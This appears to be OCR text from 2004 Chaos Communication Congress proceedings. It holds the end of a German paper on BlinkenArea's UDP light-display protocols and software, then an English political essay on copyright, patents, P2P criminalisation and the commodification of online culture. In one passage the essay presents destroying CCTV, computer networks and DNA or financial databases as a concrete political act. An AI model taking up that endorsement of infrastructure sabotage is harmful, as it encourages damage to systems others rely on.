Das **BlinkenLights Protocol** (BLP) ist das älteste Protokoll und kommt noch von der ersten Blinkenlights-Installation. Dementsprechend unterstützt es auch nur schwarz/weiß-Streams. Das Prinzip ist recht einfach: Jedes Bild wird als ein UDP-Paket gesendet. Neben einem Magic und der Größe des Displays, sind die Pixel als jeweils ein Byte enthalten, wobei 0x00 für einen ausgeschalteten Pixel und jeder andere Wert für einen eingeschalteten Pixel steht.

Das **Extended BlinkenLights Protocol** (EBLP) unterstützt Graustufen aber unterscheidet sich von BLP nur durch den Magic und die Interpretation der Pixel-Bytes. Hier wird jedes Byte als Graustufenwert eines Pixels aufgefasst.

MCUF steht für **MicroController Unit Frame** und ist der Name des neusten Blinken-Stream-Protokolls. Neben einer erneuten Änderung des Magic und der Erweiterung des Headers um die Anzahl der Kanäle und die Anzahl der Graustufen wurde der Datenteil so erweitert, dass nun für jeden Pixel die Werte aller Kanäle als Byte im Paket stehen.

Alle diese Protokolle besitzen mittlerweile auch dynamische Erweiterungen. Mit diesen Erweiterungen kann ein Client einen Stream anfordern, seine Anforderung zeitlich ausdehnen und seine Anforderung zurückziehen. So ist es möglich auf einem zentralen Server einen Stream anzubieten und bei Bedarf an verschiedene Clients auszuliefern. Die dynamische Erweiterung von MCUF ist auch als BlinkenProxy-Protokoll bekannt.

Die Protokolle[1] sind alle im BlinkenArea-Wiki dokumentiert.

```
+----------------------+
| magic                |
| 0x23 0x54   0x26 0x66 |
+-----------+----------+
| height    | width    |
| 0x00 0x14 | 0x00 0x1A |
+-----------+----------+
| channels  | maxval   |
| 0x00 0x01 | 0x00 0xFF |
+-----------+----------+
| pixels               |
| 0xFF 0xCC   0x99 0x66 |
| ...                  |
| 0x00 0x00   0x00 0x00 |
+----------------------+
```

MCUF Schema

[1] http[s]://wiki.blinkenarea.org/bin/view/Blinkenarea/BlinkenlightsProtokolle

5 BlinkenArea-Software

Als Basis der verwendeten Software für die Nachbau-Projekte steht die originale Blinkenlights-Software (blccc, usw.) zur Verfügung. Allerdings ist diese Software auf die großen Projekte optimiert und erfüllt nicht alle Anforderungen eines gemeinsamen und interaktiven Betriebs vieler blinkender Projekte. Daher haben einige Mitglieder der BlinkenArea Software-Tools für die verschiedensten Aufgaben geschrieben, die aber im wesentlichen die Kompatibilität zu der Original-Software durch Benutzung der gleichen Dateiformate und Netzwerkprotokolle beibehalten.

Es gibt eine Vielzahl von Softwareprojekten, teilweise für Linux/Unix, teilweise für Windows, auf die hier nicht einzeln eingegangen werden kann. Von Playern für die verschiedenen Formate und Geräte, über Konvertierungswerkzeuge bis zum kleinen Betriebssystem ist alles dabei. Stellvertretend sollen vier der Projekte kurz vorgestellt werden.

5.1 BlinkServ Condor

BlinkServ Condor[1] ist ein FileServer für Blinken-Filme kombiniert mit einem Stream-Generator. Es können Blinken-Filme über ein FTP-ähnliches Protokoll hoch- und heruntergeladen werden. Diese Filme werden dann abgespielt und als Blinken-Stream ins Netz gesendet. Über spezielle Befehle können auch Filme auf Abruf gestartet werden, so dass sich die oben erwähnte Liebesbrief-Funktion auch über Netzwerke an Stelle von Handys realisieren lässt.

5.2 bl_proxy

Ein anderes Projekt ist bl_proxy[2] , ein erweiterter Proxy-Server für Blinken-Streams. Es ist mit diesem Tool möglich, Streams zu empfangen, prioritätsbasiert auszuwählen und statisch oder dynamisch weiterzuverteilen. Dabei können auch Konvertierungen zwischen den einzelnen Formaten (18x8, 26x20) und verschiedenen Netzwerkprotokollen vorgenommen werden.


5.3 BlinkenTool & BlinkenPlayerExxtreme

Die beiden Windows Programme BlinkenTool[3] und BlinkenPlayerExxtreme[4] sind in der Lage unterschiedlichste Hardware, wie z.B. BlinkenLeds, LittleLights, XMas-Lights oder ARCADEmini mit Daten zu versorgen, die Funktionen sind sehr weitreichend. Lauftexte (mit Variablen z.B. Wetter, Charts oder Temperaturen), diverse Uhren, Winamp Visualisierung, Zeichenfunktion, verschiedene Schriftarten und noch viel mehr. Es können natürlich auch einfach Filme abgespielt werden. Der BPE hat noch ein besonderes Feature. Durch einen DelayDriver können Laufschriften über mehrere BlinkenDevices realisiert werden.

[1] http[s]://wiki.blinkenarea.org/bin/view/Blinkenarea/BlinkServ
[2] http[s]://wiki.blinkenarea.org/bin/view/Blinkenarea/Bl_proxy
[3] http[s]://wiki.blinkenarea.org/bin/view/Blinkenarea/BlinkenTool
[4] http[s]://wiki.blinkenarea.org/bin/view/Blinkenarea/BlinkenPlayerExxtreme

6 Zukunft der BlinkenArea

Gerade in der letzten Zeit vor dem 21. Chaos Communication Congress hat die BlinkenArea sehr viel Zulauf erfahren, deshalb ist in Zukunft noch einiges zu erwarten. Wer mehr über die Zukunft der BlinkenArea und all ihre Projekte erfahren möchte oder wissen will, was die BlinkenArea mit 28416 Pixeln plant, sollte unbedingt unseren Vortrag besuchen. Ihr könnt auch gern in der BlinkenArea im Art & Beauty Bereich vorbeikommen, euch alles anschauen und euch Informieren. Falls ihr Glück habt, bekommt ihr noch einen unserer begehrten Bausätze ab.



The critical delusion of the condition of digitisation

or the prosecution of sharing and seduction

for 21C3

Version 0.92

George N. Dafermos
dafermos@datahost.gr

Abstract.

I'd like to propose a session on how digital media prosthetics, institutionalisation (in particular the manifestations of copyright and patent law which lurk behind vested interests in controlling the transition to a vastly powerful new world), and the imperatives of corporate planning have come into a conflict so fierce that shared lived experience, increasingly, is forced to undergo a rapid process of commodification. This struggle, which can no longer be defined through the lens of geography or class alone, in turn, points to a not that distant future in which commons-based peer production/consumption is exploited within the context of intense social taylorism and digital fordism with the ultimate goal to turn culture into a paid-for experience, and hence moving the terrain of struggle away from the surplus value of labour to the "legitimacy" of knowledge sharing and pervasive networking, and how the latter can be monetised and controlled in accordance with anarcho-capitalist agendas. Obviously, the question which we ought to pose to ourselves is how the revolutionary demands of hacking can be guided, assembled, and reproduced, so that this process of commodification is consciously resisted by technology developers and users alike, artists, and all those whose creativity and desire for socially conscious technological innovation and emergent social co-operation have been enhanced by the digital condition we're increasingly in the centre of.

Digital condition, the. [def]

> *Copy and paste. Peer-to-peer. Free Software. Open Source. Questioning and re-drawing the boundaries of the real and the authentic. Promethean extension of global consciousness. Redefinition of communication, community, group dynamics, class consciousness. Capacity to tear down the consumption – production dichotomy, replacing it with plastic affluence and endogenous social relations premised on community involvement. Where societism can be decoupled from its economic form. Arbitrary claim of the industrial-cultural complex; apotheosis of The Spectacle, of the Image, of the Sign, of Representation, of the Avatar, of the Automaton, of Narcisus. Embodiment of the revolutionary force of the reversal of perspective, ultimate justification of the radical subjectivity of those opposing property and law. Where pre-history is - presumably but wrongly - thought to give way to history. Where sterile hope is boycotted but also reproduced. Copy and paste.*

We have entered a new world of struggles. Struggles, that while had been epidermically experienced by the generations before ours, are now coming into full force, threatening to imprison a world of radical opportunities. Our struggle is not about higher wages, though a good many people – myself included - would argue that the working masses are still deprived from a decent wage. Yet, this is a task I shall leave to others to discuss. The conflict I shall focus on derives from the interplay between digital media prosthetics, institutionalisation, and the imperatives of corporate planning.

2

This conflict is omnipresent. For the sake of brevity, I shall refer to only a few of the most blatant cases that have been brought to my attention. The first case is concerned with the forces at work in the realm of P2P distribution. P2P is, of course, a digital prosthetic to ourselves, or an extension to ourselves if you prefer, because it allows us to do things that before the advent of P2P were not possible: share our *files* as many times as we want, at no (or negligible) cost, without decreasing the value of our files. This new possibility has prompted many of us to reconceptualise and re-invent our attitude towards sharing and property, at least insofar as digital property is concerned. And this extension of ourselves has, beyond the shadow of a doubt, revolutionalised the music industry. How does the industry and the entrenched players respond to this change? Have they embraced it? Or have they set themselves to destroying it? Suffice to say that the Recording Industry's Association of America (RIAA) and the Motion Picture Association of America (MPAA), who have consolidated the rights of most music and movie authors, are lobbying the US government and the EU to pass legislation according to which the free, uninhibited distribution of cultural artifacts will be illegal, thus criminalising the use of P2P networks and marginalising its users, effectively forcing such networks and the socio-cultural arrangements that stem from their use into the computer underground. If we wish to get more specific, let us recall that Niklas Zennström, the CEO of Skype, – a major player in the rapidly expanding and highly competitive VoIP telephony business arena - is not allowed to set his foot upon US soil.**[1]** Why would the US, with its long history of encouraging and rewarding new capitalist innovations, prevent the CEO of such an innovative and profit-making enterprise from entering its premises? The answer lies on the fact that Niklas Zennström is also the developer of Kazaa – one of the P2P networks that further led the napsterisation of the music industry. Or, alternatively, remember that the developer of the *Winnie* P2P technology – has been put behind bars in Japan.**[2]** Or, furthermore, remember for just one fleeting moment all those unfortunate users of P2P networks whose files have been seized by the police, and such cases are not rare to encounter in the US, and, who, as a result, have been imprisoned or have been forced to pay extortionate amounts of money to those mad dogs who call themselves

representatives of the rights of cultural producers because some mp3s were found in the formers' hard drives.**[3]** And they call this practice 'outcourt settlement'. What has been settled (in oblivion), would I ask, except perhaps for this long lost notion of the right to freely disseminate cultural heritage and memory? Or the right to democratise culture?

As every user of P2P file-sharing networks has learnt the hard way, mainstream P2P networks like eMule and eDonkey are swarmed by spies [spyware], ice, and all kinds of crap that is designed to cause all kinds of shite to one's computer. Although I can't prove it, I strongly believe those malicious lines of code originate in the offices of the old world, written by clean-cut professional programmers, rather than being the late night endeavour of a disgrunted juvenile delinquent, as so many ignorant people fantasise. The people who write these exploits are the people we greet on the streets, who we work with, the people whose salary radiates a certain professional status well above that of the much romantised figure of the volunteering saboteur. The situation with viruses being hidden in all kinds of otherwise harmless formats, such as .jpg, is close to ludicrous.**[4]** Not that long ago, a trojan horse masqueraded as an .mp3 that when played with Winamp ushered chaos in terrorised a good many user of P2P networks.**[5]**

And patents. A discussion that is better not to start at all, as Reto Bachmann-Gmuer told me once, for the unintended consequences (such as reducing the motivation of developers to cut their teeth on anything technological) that the sudden awareness of the irrationality of the patent system could trigger, much like a boomerang. Yet, while I much understand and share Reto's view, I also find it important to briefly refer to the patent system as it is a perfect illustration of the hell that has broken loose. Indicatively, *IBM has a patent on how to employ and retain FS/OSS developers*, which means that in an insane world anyone who has ever written a single line of HTML would have to get IBM's permission to work at any company other than IBM.**[6]** In a similar vein, *Amazon has a patent on '1-click'* **[7]**, *BT has a patent on hypertext* **[8]**, and a good many company is being sued for infringing on a patent on “A Method and Apparatus for Spherical Planning”, filled in 1988. **[9]**. The list is dramatically long and keeps getting longer by the day. But whether

one looks at patents and wonders if the collapse(?) of the patent system will herald the demise of the entire property rights system, as Johan Söderberg very convincingly argues **[10]**, or one sees the evolution of the patent system as a metastasis counterproductive to the motors of capitalism, and, thus, as a parasite that ought to be rehabilitated and reformed, one thing remains the same nonetheless: the patent system, as it stands right now, is simultaneously decadent and all-encompassing, having stretched in scope and logic (or irrationality) beyond the threshold of intelligibility.

The entire spectrum of mechanisms devised by the ones in power to control and criminalise the free sharing of culture, such as the perpetual character of copyright law, or the imminent expansion of the patent space in the EU in line with the US and Japan, is what I refer to as mounting institutionalisation – which is the second thread that links my argument together (*the core of the argument, essentially, is that the whole of culture is in the process of being commodified, and that this process should be resisted. This course of events may not seem like the worst thing in the world to some people, but beware: "what happens to ideas, that while important, may not be commercially attractive? Is there any room left for noncommercial views in a civilisation where people rely on the commercial sphere for ideas by which to live their lives?"*).**[11]** Many before us have glimpsed this conflict, and pondered the thought of what it means. Cornelius Castoriadis had warned us against the collapse of *The Real and the Authentic*, which is the loss of meaning and relevance in a society which allows irrelevant mechanisms and insane institutions to restrict and control the flow of positive subjectivity.**[12]** Copyright law is again a perfect example to illustrate this tension. Whereas its *raison d'etre* has been (or, should have been) rendered obsolete by the pragmatics of digitisation (and hence of P2P distribution), its effect is nonetheless very real in terms of its actual impact upon society, ie. *locking people in prison, and indoctrinating consumer society to regard sharing of files via P2P networks as an activity that correctly should be criminalised.***[13]** It should be mentioned that when this mounting institutionalisation is examined through the prism of the economic interpretation of history, it leads to interesting conclusions. In *Capitalism, Socialism, and Democracy*, Joseph Schumpeter, an ardent supporter of the

economic interpretation of history, argues that capitalism, as a social system, constantly enlarges the space within which rational decision-making applies, and it is this characteristic-dynamic which will eventually replace the innovator - entrepreneur with institutions that will carry out the functions previously carried out by the innovator – entrepreneur, including that of social leadership. This process of institutionalisation, for Schumpeter, marks the beginning of the end of capitalism. However, is the mere possibility of this theory coming true an anesthetic relaxing enough for us to sit back and watch in apathy to see what will capitalism be replaced by? Under no circumstances would I advocate such a disengaged position. Besides, as Schumpeter himself is quick to point out, static capitalism is an oxymoron. Capitalism is continuous change occurring through time, and thus not only never *is* but never could be in a state of delirious equilibrium.**[14]** Sure enough, the organisation of the society and the economy has changed in the past and it keeps changing, but why would we have to interpret that as a pointer, or worse as a sign of a forthcoming socialist utopia in the making, where nothing is scarce and anything can be replicated infinitely at the whims of a nanotek-powered multitude? The end of history has been announced quite a few times over the past years, but this means hardly anything: the future is malleable – nothing is certain, yet anything is possible. Nevertheless, there are choices: the act of using, developing or extending a technology, may that be a mobile phone, the Internet, or a bicycle, constitutes a conscious or unconscious choice over the path our societies will progress or regress upon.**[15]** It is not hard to imagine the arrival of the day when (neo)luddite reactions to technology at large will become more common and more effectively organised, challenging the logic of capital-induced teknolust and obscuring the capitalist development of telematic technologies.**[16]** It is precisely this choice, scattered around the full fabric of media, that radicalises technology users. By choosing not to use a 3G mobile phone, one chooses – explicitly - to conceal his geographical whereabouts from the constant surveillance offered by GPS. Choosing not to jack-into cyberspace expresses the refusal to acknowledge that a human being may be(come) indistinguishable from a screen. Choosing to destroy a CCTV, a computer network, a DNA databank, or the digitised archives of the global financial services complex translates into a concrete political

project, if done consciously. In much the same way that 19th century luddites used their sledgehammers to demolish a specific machinic technological sphere and the relations of production the latter was reckoned to set in motion**[17]**, we're now witnessing the rebirth of luddism, whose political project can be summarised as follows: *start using technology – stop being used by technology*. It is here worth recalling the words of a black worker to his white boss: "When we first saw your trucks and planes we thought that you were gods. Then, after a few years we learned how to drive your trucks, as we shall soon learn how to fly your planes, and we understood that what interested you most was manufacturing trucks and planes and making money. For our part, what we are interested in is using them. Now, you are just our metal-workers".**[18]** The emancipatory force of the reversal of perspective is upon us. Now it's time we put it to use before it all fades away into spectacular success stories of ingenious hacker-entrepreneurs and nonsensical information societies.

The criminalisation of P2P is not merely an attack aimed at technology. Rather, it is geared toward abolishing a whole set of socio-cultural arrangements that have sprung to life due to the advances in technology. Users of P2P networks are not only sharing their files – increasingly, they also indulge in a sharing of their individual cyber facade, which consists of the assemblage of digital artefacts they have been storing in their hard drives, which, in turn, through the cross-fertilisation of diverse tastes and socio-political extensions casts a radical shadow upon hacking as sharing (and vice versa). Users of file sharing networks also cement relationships, which, in effect, give rise to online communities of interest, formed outside the reach of corporate-fed pseudo-cultural priesthoods. Doc Searls nails it when he says that Napster and similarly functioning software are "the market's correction for the failure of mainstream radio not just to adapt to the Net, but even to fulfill the missions it established for itself over the decades".**[19]** In P2P networks, production and consumption overlap: those networks of shared meaning exemplify that people want to redefine music and cultural consumption as an essentially peer-activity. And by doing so, they deliver a strong blow to the consumer society. However, informational – cognitive capitalism seems well equipped to absorb

this shock and reinvent it as crucial input. Although users of P2P networks cannot be classified as waged labour, their contribution to cultural production goes nonetheless appropriated by organisations operating on a proprietary business logic. It was imagined that the hierarchical organisation of society could only sustain itself to the extent that consumption and production were divided and fragmented in specialised activities, so that society could be equally divided along the lines of the ones who produce (a specific something) and the ones who consume (a specific something). However, as Johan Söderberg very correctly argues, the fact that production and consumption do overlap does not mean that the networks where this socio-economic relation finds fertile ground to grow are not amenable to capitalist appropriation.**[20]** As it is made evident in the sphere of Free Software/Open Source Software (FS/OSS) development (which serves as another succinct example of the convergence between production and consumption as the producers of FS/OSS are, in most part, the users of FS/OSS too) the contribution of volunteer labour is fundamental to the new face of commerce. Only by incorporating the unpaid-for contributions of volunteers into their core operating processes could profit-driven organisations meet the demands forced upon them by a global consumer market addicted to ever faster upgrades, improvements, and (supposedly) massively customised services and products.

In more abstract terms, law, apart from being the quintessential institutionalised mechanism, is always, with no exception, a reflection of the prevalent stand toward ethics that a given society in a given time and space has adopted. Law and ethics are just different forms of the same thing. The latter is encoded in everyday social practices and gestures, whereas the former is encoded in juridical practices and legally-binding artefacts. Said otherwise, a citizen should abide to the law because the law itself simulates the views of society on what ought to be permitted and what ought not. On these premises, the moment law and ethics collide is when irrationality kicks in, operationaling and establishing the institution of the imaginary. And this is the situation we are confronted with today: one the one hand, we have developed a new ethics as we have grown accustomed to the continuous sharing of digital cultural artefacts, clumsily

developing a novel reconceptualisation of the public sphere, according to which culture is freed from old-world constraints, and, on the other hand, law still struggles to enforce the old ethics, removed from the emerging form of social consciousness.

Where does this all leave us now? And what does it really mean? How is culture subjugated under transcendent capitalism? Is it because mounting institutionalisation, manifested in legal devices such as the perpetual character of copyright law and the expansion of the patent system, threatens to enchain innovative forces, and ultimately create a world in which the freedom to own what you think is being taken away by the ones who pay your salary on the pretext of harnessing corporate-owned intellectual property? Or is it because unscrupulous corporations have resorted to underhand games, such as developing and unleashing into P2P networks Trojan horses that are detrimental to our computers, and rethinking their proprietary operating logic so that even unwaged labour, including that of volunteers, is essentially a hot property to be defended against the very same people who have contributed it in the first place, to begin with? Yes, this is where we stand now. And this is the world we live in. Fact of the matter is cyberspace exacerbates this conflict, allowing us a glimpse into the brave new world. In *The Age of Access*, which, in my opinion, remains the most apocalyptic expose of that shift toward a fully commodified civic space and realm of ideas, Jeremy Rifkin postulates that the transition to this dystopia has been well underway for many years. By reading between the lines, from the rise of commercial-interest developments (CID) as the housing model of choice for increasingly more people in the Western world, so-called one-to-one marketer-customer relationships, the restructuring of business as play and the redesign of work as a performing act to the *hollywoodisation* of network production and the displacement of the public agora by the shopping mall, what we witness is the contraction of any room that might have been once left unexploited by commodification. Increasingly, all aspects of private and social life are being subsumed under commercial agendas. What we think when we work is the property of those who employ us. Even play, once seen as dialectically antithetical to work and productivity, now defines the essence of both consumption and production. Writes Marcuse: “The play is non-

productive and useless exactly because it abolishes the repressive and exploitative elements of work and idleness".**[21]** The dialectic of play - work that Marcuse portrayed has been turned to its head by the penetrating logic of late capitalism to apprehend all kinds of business as show business, as Tom Peters is oft-quoted for exclaiming during his highly-regarded management development training courses for senior corporate executives. And increasingly more corporations wake up to the potential of grasping the productive element of play and incorporating it into their organisational model. Kodak, in Rochester, New York, for example, has a room packed with all sorts of toys for its employees to fuck around with during long days at the office.**[22]** In line with Kodak, other mega-corps run spaces and environments, like gyms, video gaming saloons, and recreation areas inside their premises so that the working day extends to as much of the day as is humanly possible. Then again, from where I now stand, I'd easily fall for such a pleasant work environment. I am a sucker for video games. [It should be mentioned though that its dialectical antithesis, those long lines and mazes of cubicles and desks where people hunkered down on their chairs are doing the phones and providing 'precious' customer support at call centres while being constantly watched by a camera facing them, still abounds if one cares to look around, in much the same countries that play is reconceptualised as crucial input, like in England].

But all this aside, it is a fact that the once anti-productive and anti-business elements of play have eclipsed altogether. In the context of our discussion, and having as our aim to show how cyberspace accelerates the tendency toward the complete commodification of culture, let us recall what ensued in the virtual universe of *Dark Age of Camelot* when Warsinger - one of the players - passed away (physically). They [the other players organised in tribes and clans] called it a day and organised a funeral to honour the apparently well-liked player. They stood in the shape of a heart, with the dead bloke's girlfriend and his sister located in the centre of the heart. The game, which hundreds of people play over the Internet on a daily basis – and not for free - , is just one of those garganduan virtual universes that increasingly more people identify with as their homeland.

When cyborgs die: Warsinger's funeral in the Dark Age of Camelot

[Source: http://www.tbray.org/ongoing/When/200x/2002/09/05/-big/heart.jpg]

Unsurprisingly, those virtual universes are developed and owned by commercial entities, but oddly enough, on a different level of analysis, it can be argued that real economic activity (that is, it can be measured and expressed in standard economic terms, ie. GDP, and it is convertible to currencies accepted in the physical world, as all those avatars selling for shitloads of $$$ at ebay demonstrate beyond doubt) takes place within their

ecosystems.**[23]** Upon first glance, it is very encouraging to observe that cyberspace offers the ability to forge real social bonds with real people, mediated by the flexibility of immaterial avatars, and regardless of spatial parameters. However, on the other hand, the space/place within which those relationships and cultures exist is not public. And that is very unsettling. *When a critical part of shared lived experience has migrated in the simulated universes inhabited by digital communities, and our last hope for inner meaning lies in the non-spatial dimensions of cyberspace, then we're no longer humans...we've become something else, and whether we like it or not, commercial entities are ahead of us in homesteading the noosphere.* We should bear in mind that communication [and play] is inextricably linked to culture. When the ability to communicate can only be rented with hard cash, not much of free culture is to be expected. This problematic has been documented extensively, with Electric Minds and the Digital City of Amsterdam (DDS) being perhaps the most widely referenced communities whose aspiration to eke out a profit – directly or indirectly (coupled with mismanagement) – led to their demise.**[24]** The point in concern here is not, however, how to design, implement, and maintain online communities that will prove a good profit-making enterprise. What I'm concerned with, is, primarily, to show that the free universes in cyberspace that so many envisioned in the early days of the Internet, and which fueled so much (unfounded?) optimism during the early 90s tend to be substituted by private spheres, which, for one way or another, mainstream users demonstrably aggregate around. In the gaming alleys of cyberspace, as well as in the market cornucopias of friction-less hyper-capitalism and in the repugnant servers where the twisted and repulsive logic of spam finds economic justification and social legitimacy, the commodification of human relationships reigns. Is this what we dreamt of the Internet? Is all that we dreamt of nothing beyond shooting monsters in proprietary servers, buying books at Amazon, exposing ourselves to wicked advertisements, and colonising (by invitation only) the closed universes of AOL and Orkut where we submit to the marketlords of cyber-Cockaigne? Where has the sexual attractiveness of cyberspace been hiding? Where is lust held hostage? Where is that tainted hope that all those great people and their droogs who indulge in sharing images of porn, knowledge

encoded in software, and cultural experiences encoded in mp3s and mp4s will reclaim the Internet for the limitless, free universe it could be? From a radical vantage point, sprawling cyberspace for porn, music, and horny IRC channels is a rebirth of the revolutionary desire for seduction, fulfilment, and transcendence. The idea, or the fear to be exact, that cyberspace is flooded with all sorts of erotic creatures and illegitimate sexual fancies has been proven a deterrent well suited to scandalise puritans concerned about the welfare of their offsprings in a largely plastic environment. But this very same idea, no matter how deviant from the truth it might have been, afforded a sexual scent and invested the new frontier overwhelmingly with a compulsion to experiment, traverse, and communicate openly one's feelings, desires, and frustrations. For some groups, this capacity to undress (both literally and metaphorically) and open themselves up to others, with no fear of being ridiculed by narrow-minded social cliques, provided a much-coveted opportunity to re-discover their identities. It addressed a tangible human need; it satisfied a deeply repressed desire, unleashing it free from the confines of the tyrannical - symbolical impotence that is political correctness. Gays, and all kinds of people that were the receivers of a nasty interface by clones fabricated in the image of the canonical conformist archetype in the material world due to their sexual preferences discovered (or built anew) their Ithaca in cyberspace. Unfortunately, with the exception of IRC channels that are frequented mainly by lonely youngsters, only bits and pieces of that vision remain visible online, with Suicidegirls (and Minitel in the early 1980s pioneering this business model in Paris, France) serving as perhaps a great example of how the contemporary Internet can be sexy, enticing, and at the same time a good business. Suicidegirls, needless to say, is commodifying and capitalising on human relationships. But insofar as Suicidegirls is honest about its goals and commercial aspirations and manages to communicate that clearly to its community, then I see nothing wrong with it. Nothing other perhaps than the near complete absence of similar spaces catering for the ones who want the same thing, more or less, but who are turned off by the idea that they have to pay for sex, obliged to enter a contractual agreement in order to play the game of seduction. A critique of sexuality, if it wishes to be substantiated, should also consist in catapulting a critique against the entire spectrum of power relations that define our

society, as Foucault did,**[25]** or, additionally, setting out to define the boundaries of such a critique (*ie. who classifies for a cyberian?, and why would someone seek sexual satisfaction online?*) neither of which I have done here. Drifting away consciously from psychoanalysis and anthropology alike, my analysis is empirical and subjective: it aims at showing that cyberspace need not be a specific given; cyberspace need not be solely a business platform for converting paedophiles and sadists/masochists to loyal customers – it could be something else; in fact, it could be anything else provided that the people who jack-in are striving to create and establish their own spheres of governance, belief systems, and mental models. And since we live in a world where nearly everyone faces a sexual problem, which stems from communicational castration, or the pseudo-communication offered by social codes (*ie. I walk down the street and I see a woman I'm attracted to, but unless I conform to the prevalent social code for approaching would-be sexual partners, I am unable to communicate my real desires – asking directly for sexual satisfaction, or even expressing oneself openly about one's desires is, more often than not, frowned upon*) cyberspace could provide a rhizomatic channel for co-ordinating those creative energies that liberate the flow of positive subjectivity, which, in turn, could deliver a strong blow to the dominant power relations in meatspace too.**[26]**

Returning back to our discussion of ethics and sustainable development, we can see that there is a plethora of very interesting efforts underway to catalyse new structures and bring about new models of cooperation and creativity. One way to enforce ethics in the digital sphere is through licensing mechanisms, of which the most well known is the GNU General Public License (GNU GPL), designed to help establish a free universe in cyberspace. What the GNU GPL does, and it does so beautifully, is to effectively and logically reverse the function of copyright law so that technology artefacts licensed under the GNU GPL remain unpropertied (in the conventional meaning of the term) forever. In other words, the GNU GPL caters for digital freedom, though it is a kind of freedom defined objectively by the Free Software Foundation (FSF). Other licensing mechanisms, such as the Hacktivismo-Enhanced Software Source License Agreement (HESSLA) and the CGPL (Common Good Public License) try to build on the GNU GPL, extending it to

encompass a wider array of political goals like respect for human rights and environmental sustainability. However, there are setbacks with this approach toward incubating an ethical technological sphere: first, the greatest problem with licensing as an ethical device consists in its inability to be enforceable in its complete totality, that is, to be enforced consistently, universally and globally. Second, all contemporary approaches toward ethical licensing fall prey to the delusion that one can foretell with a certain degree of precision and certainty how the technology under concern will evolve when in the hands of mainstream users. This is not a logical paradox. Even if one is certain of what constitutes ethical and unethical, one still can't police the ways technology will co-evolve with, and be shaped by individual end-users. So, if we take this argument to its logical extreme, what is the point of licenses such as the CGPL, the HESSLA, and the CGPL? Satisfaction of pure egoism and megalomania? Or demonstration of shocking ignorance and vulgar arrogance? And if there are so many setbacks with technology licensing, why do it then? Using a license to enforce ethics can be a critiqued on the level that it is, at best, nothing more than an imaginary desiring-machine combating an imaginary institution. But this very same vulnerability constitutes its invinsibility, the well hidden underlying hope that the simulacrum produced will neutralise the simulation that is the law – but that one only time can tell. For one thing, the fix we should be aiming at need be social rather than technological or legal alone. In that regard, and insofar as the GNU GPL, the HESSLA, and the CGPL manage to raise community awareness, stimulate dialogue, and rally support around the issues inherent in dynamic technologies, their *raison d'etre* has been fulfilled.**[27]**

Yet, the greatest hope for bringing about an ethical technological future and for materialising a radical transcendence of cyberspace beyond cyberspace consists in the undergoing process of radicalisation of both technology users and developers, as well as artists. From the explosive growth of community Wi-Fi networks worldwide and the rapidly expanding adoption of free software by the very institutions that free/open source software, as an organisational paradigm, logically undermines and challenges to new genres of art like flashmobs that were spawned by the Net, and, which instead of coding

and decoding space like most performance acts did in the days before the rise of cyberspace, they are territorialising and deterritorialising it [space], thus consolidating that territory by the construction of a second, adjacent territory - deterritorialising the enemy by shattering his territory from within.**[28]** The time has come for a radical response, rather than a mere critique, to the development and use of technology-mediated networking. In *The Augmented Social Network*, Ken Jordan, Jan Hauser, and Steven Foster lay out a vision for a condition of networking that is no longer capitulated by incombatibility, echo chambers, closed standards, virtual gatekeepers, and lack of interoperability. The elements of the Augmented Social Network (ASN) are: persistent online identity, interoperability between communities, brokered relationships, and public interest matching technologies. But the sheer brilliance of what they propose boils down to the fact that "the ASN is not a piece of software or a Web site. Rather, it is a model for a next-generation online community that could be implemented in a number of ways, **using technology that largely exists today**"...to "strengthen civil society by better connecting people to others with whom they share affinities, so that they can more effectively exchange information and self-organise".**[29]** The time has come for the development of the Internet to be, and all the rethinking that goes hand in hand with such a gargantuan undertaking. It is up to us to choose whether we want to be involved or not. The technologies that will power Internet *2.0* could well be proprietary or free, if none of us can be bothered to be involved in creating what that next-generation Internet will be. But if we choose to be mere spectators, then we have no excuse – the cyberspace will be shaped according to profit making organisations' agendas because those organisations are indeed bothered about the Internet. It is a simple matter of choice: choose what they have to offer or choose to be able to make your choices forever.

-- epilogue

Share. Then share some more. Copy. Then paste. Then copy and paste and share again. In the process, something will have changed: that will be you. Do not accept cultural

impotence and economic phantasmagoria for they are nothing but short-lived claims for stardom. Claim technology. Claim culture. Claim cyberspace for one day cyberspace may become meatspace. Break technology if technology is about to break you. Or stop using it – exodus, they say, is a powerful and very effective form of revolt. But what I would say is to explore if technology could be used in ways that you desire, rather than in ways desired by those who manufacture and sell it. Make technology work for you. And extend it for you and allow others to extend it as well. And stop holding on to this delusion of customer/citizen sovereignty. You're not alone. Whether we like it or not, we 're together in this. Network with others who share your interests and act. Right now, we are all actors in the theatre of discontinuity. Some of us will naturally favour representation over experimentation. But remember that what we play in that theatre could be the real thing. We only have to imagine it hard enough to make it come true. There was once an old man who wrote a story about a king and his army of monkies in order to please the then king. Years went by, the king the old man had praised in the story got toppled, and the king who ascended to power locked the old man in a dark dungeon in retaliation for his having written such a glorious account of the now vanquished king. The old man, stranded in a cell with room barely enough for his body, focused very hard for many hours and recreated in his mind the king and his army of monkies until the king and his army of monkies sprung alive from his thought, invaded the kingdom, conquered it, and freed the old man. The dream can be real, if enough people have the same dream. The differential factor lies in how we dream and how seriously we take our dreams for. As T.E. Lawrence wrote in *Seven Pillars of Wisdom*: “All men dream: but not equally. Those who dream by night in the dusty recesses of their minds wake in the day to find that it was vanity: but the dreamers of the day are dangerous men, for they may act out their dream with open eyes, to make it possible”.

Notes.

[1] See http://marc.blogs.it/archives/2004/06/niklas_zennstro.html

[2] On May 10, 2004, Slashdot posted the following: "The author of Winny, the Japanese P2P software with encrypted networking capability, similar to Freenet, has been today officially arrested for abetment of copyright violation, after the raid in the last December. He started its development in May 2002 and occasionally appeared on the web forum 2ch with his anonymous codename "47", but today turned out to be an assistant professor of computer science at the University of Tokyo in his 30s. Winny was so efficient and popular that it generated problems even at the Japanese police and the GSDF. As the Japanese police is the most advanced among the world in pulling P2P into criminal cases, outcry of users in Japan is expected." Prior to his arrest, on December 3, 2003, according to a *CNET Asia* report, two users of Winnie were also arrested for copyright violations.
(http://asia.cnet.com/news/security/0,39037064,39159923,00.htm)

